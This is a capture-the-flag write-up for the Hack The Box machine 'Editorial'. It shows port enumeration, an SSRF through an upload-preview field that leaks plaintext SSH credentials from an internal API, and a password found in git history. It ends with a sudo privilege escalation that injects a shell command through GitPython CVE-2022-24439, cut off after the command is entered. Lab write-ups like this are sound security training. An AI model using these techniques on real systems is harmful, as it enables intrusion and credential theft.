


Editorial



IP: 10.129.84.167

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Editorial
setg WORKSPACE Editorial
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 10.129.84.167
setg RHOSTS 10.129.84.167
```

Info Gathering

Enumerate open ports

```
# Metasploit command
db_nmap -p 22,80 -sC -sV -O -A --open -oN Editorial.nmap 10.129.84.167
```

Hosts

Hosts								
=====								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	---	----	-----	-----	-----	-----	----	-----
10.129.84.167			Linux		4.X	server		

Services

Services					
=====					
host	port	proto	name	state	info
----	----	-----	----	-----	----
10.129.84.167	22	tcp	ssh	open	OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 Ubuntu
10.129.84.167	80	tcp	http	open	nginx 1.18.0 Ubuntu

Port 22

SSH Service running OpenSSH 8.9p1

This is vulnerable to RegreSSHion but the PoC exploit available no one can seem to get to work

Port 80

URL: <http://editorial.htb/>

Gaining Access

Visiting the IP address over HTTP redirects to <http://editorial.htb>

```
curl -I 10.129.84.167
```

```
rosborne@toborfedora:~/HTB/Boxes/Editorial$ curl -I 10.129.84.167
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 06 Jul 2024 03:49:47 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://editorial.htb
```

I addd that to my hosts file to visit the site

```
sudo vim /etc/hosts
# Added below line
10.129.84.167    editorial.htb
```

URL: <http://editorial.htb>

Screenshot Evidence

Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library." - Jorge Luis Borges.




Top Rated Books



In Burpsuite I can see there is an upload URI

Screenshot Evidence



I visit the site and am there is a form and a place to upload a file

URL: <http://editorial.htb/upload>

Screenshot Evidence

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



Cover URL related to your book or

Browse...

No file selected.

Preview

Book name

Tell us about your book

Why did you choose this publisher?

Contact Email

Contact Phone

Send book info

When clicking the browse button there are not any file types specified showing limitations
There is a preview button I can click to show the file I upload.

The other interesting field is “**Cover URL related to your book or**”

Screenshot Evidence

Book information



Cover URL related to your book or

I started my http server and added my attack machines URL into the box and clicked the Preview button

```
sudo systemctl start httpd  
sudo tail -f /var/log/httpd/access_log
```

I clicked the Preview button and caught a response

Screenshot Evidence

```
10.129.84.167 - - [05/Jul/2024:22:38:57 -0600] "GET / HTTP/1.1" 200 4320 "-" "python-requests/2.25.1"
```

I added <http://127.0.0.1> to the URL box and uploaded a upload.php file to see what happens to it

Screenshot Evidence

The screenshot shows a web form titled "Book information". It contains several input fields and buttons. At the top, there is a section for "Cover URL related to your book or" with a "Browse..." button and a "No file selected." message, followed by a "Preview" button. Below this is a "Book name" field containing "tobor". The next field is "Tell us about your book" containing "tobor". This is followed by a "Why did you choose this publisher?" field containing "tobor". Then there is a "Contact Email" field containing "tobor@tobor.com" and a "Contact Phone" field containing "1231231234". At the bottom of the form is a large blue button labeled "Send book info".

I told Burp to catch the request and clicked the Preview button
This caught a POST request to upload-cover

Screenshot Evidence

The screenshot shows a network traffic capture in a tool like Wireshark. The "Pretty" tab is selected. The first packet is a POST request to "/upload-cover" with HTTP/1.1. The request headers are as follows:

```
1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----2777814512348
8 Content-Length: 789
9 Origin: http://editorial.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://editorial.htb/upload
13 Sec-GPC: 1
14 Priority: u=1
15
```

The POST data contained two sections using the defined header boundary.

- 1.) The URL I defined
- 2.) The contents of my file with a correctly identified the Content-Type.

Screenshot Evidence

```
16 -----27778145123485684448503563151
17 Content-Disposition: form-data; name="bookurl"
18
19 http://localhost
20 -----27778145123485684448503563151
21 Content-Disposition: form-data; name="bookfile"; filename="upload.php"
22 Content-Type: application/x-php
23
24 <!DOCTYPE html>
25 <html>
26 <body>
27
28 <form action="upload.php" method="post" enctype="multipart/form-data">
29     Select file to upload:
30     <input type="file" name="fileToUpload" id="fileToUpload">
31     <input type="submit" value="Upload File" name="submit">
32 </form>
33
34 </body>
35 </html>
36
37 <?php
38
39 $uploadaddir = '/var/www/uploads/';
40 $uploadfile = $uploadaddir . $_FILES['file']['name'];
41
42 move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)
43
44 ?>
45
46 -----27778145123485684448503563151--
47
```

The response contained a file path of /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
The filename in the response indicates that the server has successfully processed and stored the file.

Screenshot Evidence

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 06 Jul 2024 04:05:16 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 61
7
8 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

I was able to visit that as a URI in my browser to prove this

URL: http://editorial.htb/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg

I then removed <http://127.0.0.1> from the first content section and sent the request again

This time .jpeg was not added to the end of the file and the p

Screenshot Evidence

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 06 Jul 2024 04:13:13 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 51
7
8 static/uploads/25726d0d-d76d-4d9a-a276-85b2452edfdf
```

That URL is unable to be visited and returns a Not Found error indicating a SSRF is possible


URL: <http://editorial.htb/static/uploads/25726d0d-d76d-4d9a-a276-85b2452edfdf>

I used Burpsuite to fuzz for other open local ports to communicate with through the SSRF

I sent my request to Intruder (Ctrl + i)


I re-added <http://127.0.0.1> to the first section of POST data and added a \$port\$ variable to it with the “Add” button

Screenshot Evidence



I set the "Payloads" tab so it uses 1 Payload set with a Payload type of Simple list
I added common http ports to test for and values separated by 1000 starting from 3000 to start

Screenshot Evidence



I ran the attack and received a response on port 5000. The result on this port was not an absolute path and did not end with the jpeg file extension indicating it was successful.

Screenshot Evidence

2. Intruder attack of http://editorial.htb

Results

Positions

Payloads

Resource pool

Settings

Intruder attack results filter: Showing all items

Request ^	Payload	Status code
0		200
1	3000	200
2	4000	200
3	5000	200
4	6000	200
5	7000	200
6	8000	200
7	9000	200
8	8443	200
9	8080	200
10	9443	200

Request

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Sat, 06 Jul 2024 04:23:09 GMT

Content-Type: text/html; charset=utf-8

Connection: keep-alive

Content-Length: 51

static/uploads/f0e0c648-a165-48c4-9e0c-32c5a0e15f4c

I went back to the web browser and set the URL field to <http://127.0.0.1:5000>

Screenshot Evidence

A screenshot of a web browser window. The page title is "Book information". Below the title, there is a small icon of a document with a wavy line. To the right of the icon is a text input field containing the URL "http://127.0.0.1:5000". The input field has a blue border and a blue shadow.

I opened "Inspector" in Firefox, went to the "Network" tab and clicked the "Preview" button. The URL existence is time sensitive and this is a fast way to download it before it gets deleted. This made a call to a new file URI. I opened that URL in a new tab which downloaded a file.

Screenshot Evidence

10/18

Status	Method	Domain	File
200	GET	editorial.htb	upload
304	GET	editorial.htb	bootstrap.min.css
404	GET	editorial.htb	form-validation.css
200	GET	editorial.htb	unsplash_photo_1630734277837_ebe62757b6e0.jpeg
404	GET	editorial.htb	favicon.ico
200	POST	editorial.htb	upload-cover
200	GET	editorial.htb	bb49885b-6ad4-46d9-b6a3-44b997e45783

Name

The file I downloaded is a JSON file I believe containiing API call logs

Screenshot Evidence

```

rosborne@toborfedora:~/HTB/Boxes/Editorial$ file bb49885b-6ad4-46d9-b6a3-44b997e45783
bb49885b-6ad4-46d9-b6a3-44b997e45783: JSON text data
rosborne@toborfedora:~/HTB/Boxes/Editorial$ cat bb49885b-6ad4-46d9-b6a3-44b997e45783 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {

```

I used the "endpoint" vaules in the JSON file to append my <http://127.0.0.1:5000/> URI value to see what other information I could gather

The below URL returned a password that was assigned to a user

URL: <http://127.0.0.1:5000/api/latest/metadata/messages/authors>

Screenshot Evidence

Book information



<http://127.0.0.1:5000/api/latest/metadata/messages/authors>

Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Editorial$ cat 91fcc471-599e-4fa5-9c62-452018f9713c |  
jq  
{  
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board a  
nd can't wait to see the incredible content you'll bring to the table.\n\nYour login cr  
edentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080  
217_devAPI!@\nPlease be sure to change your password as soon as possible for security p  
urposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're alwa  
ys here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."  
}
```

rosborne@toborfedora:~/HTB/Boxes/Editorial\$

[HTB] 0:ovpn 1:msf- 2:ssh* "toborfedora.osbornepr" 22:53 05-Jul-24

USER: dev

PASS: dev080217_devAPI!@

I was able to use these credentials to SSH into the box and read the user flag

Screenshot Evidence

```
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52  
dev@editorial:~$ cat ~/user.txt  
977243a8e624fae1b7bab89104f9ebc7  
dev@editorial:~$ id  
uid=1001(dev) gid=1001(dev) groups=1001(dev)  
dev@editorial:~$ hostname -I  
10.129.84.167 dead:beef::250:56ff:feb0:49e6  
dev@editorial:~$ hostname  
editorial  
dev@editorial:~$ |  
[HTB] 0:ovpn 1:msf- 2:ssh*
```

USER FLAG: 977243a8e624fae1b7bab89104f9ebc7

PrivEsc

I am a dev user and in my home directory is a folder called apps

This is a git repository

```
ls -la /home/dev/apps/
```

Screenshot Evidence




```
dev@editorial:~/apps$ ls -la /home/dev/apps/
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$
```

II used git to view commit history and found one decsription saying downgrade prod to dev

```
git log --oneline
```

Screenshot Evidence



```
dev@editorial:~/apps$ git log --oneline
8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
dev@editorial:~/apps$
```

I reviewed the changes and discovered the "prod" users password

```
git show b73481b
```

Screenshot Evidence

```

dev@editorial:~/apps$ git show b73481b
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
    @app.route(api_route + '/authors/message', methods=['GET'])
    def api_mail_new_authors():
        return jsonify({
-            'template_mail_message': "Welcome to the team! We are thrilled to have you on
board and can't wait to see the incredible content you'll bring to the table.\n\nYour l
ogin credentials for our internal forum and authors site are:\nUsername: prod\nPassword
: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible
for security purposes.\n\nDon't hesitate to reach out if you have any questions or idea
s - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team.
"
+            'template_mail_message': "Welcome to the team! We are thrilled to have you on
board and can't wait to see the incredible content you'll bring to the table.\n\nYour l
ogin credentials for our internal forum and authors site are:\nUsername: dev\nPassword:
dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for sec
urity purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we'
re always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
        }) # TODO: replace dev credentials when checks pass

# -----

```

USER: prod

PASS: 080217_Producti0n_2023!@

I was able to use these to SSH in as the prod user

Screenshot Evidence

```

prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$ hostname -I
10.129.84.167 dead:beef::250:56ff:feb0:49e6
prod@editorial:~$ hostname
editorial
prod@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*

```

I checked my sudo permissions and found I can execute a python script as root

```
sudo -l
```

Screenshot Evidence

```

prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *

```

I checked the file permissions and read its contents

```

ls -lah /opt/internal_apps/clone_changes/clone_prod_change.py
cat /opt/internal_apps/clone_changes/clone_prod_change.py

```

Screenshot Evidence

```

prod@editorial:~$ ls -la /opt/internal_apps/clone_changes/clone_prod_change.py
-rwxr-x--- 1 root prod 256 Jun  4 11:30 /opt/internal_apps/clone_changes/clone_prod_change.py
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*

```

Screenshot Evidence


```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

I do not have permissions to modify the file.

I can see the file is performing a git clone operation and that is basically it

I listed the python libraries it uses to look for vulnerabilities on the version being used

```
pip3 list /opt/internal_apps/clone_changes/clone_prod_change.py | grep -i git
```


Screenshot Evidence

```
prod@editorial:~$ pip3 list /opt/internal_apps/clone_changes/clone_prod_change.py | grep -i git
gitdb 4.0.10
GitPython 3.1.29
prod@editorial:~$ |
[HTB] 0:ovpn 1:msf- 2:ssh*
```

A Google search for “gitpython 3.1.20 exploit” returned a result for CVE-2022-24439

REFERENCE: <https://github.com/gitpython-developers/GitPython/issues/1515>

Screenshot Evidence



I executed the below command to exploit the vulnerability

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
'ext::sh -c touch% /tmp/pwned'
```

Screenshot Evidence


```

prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
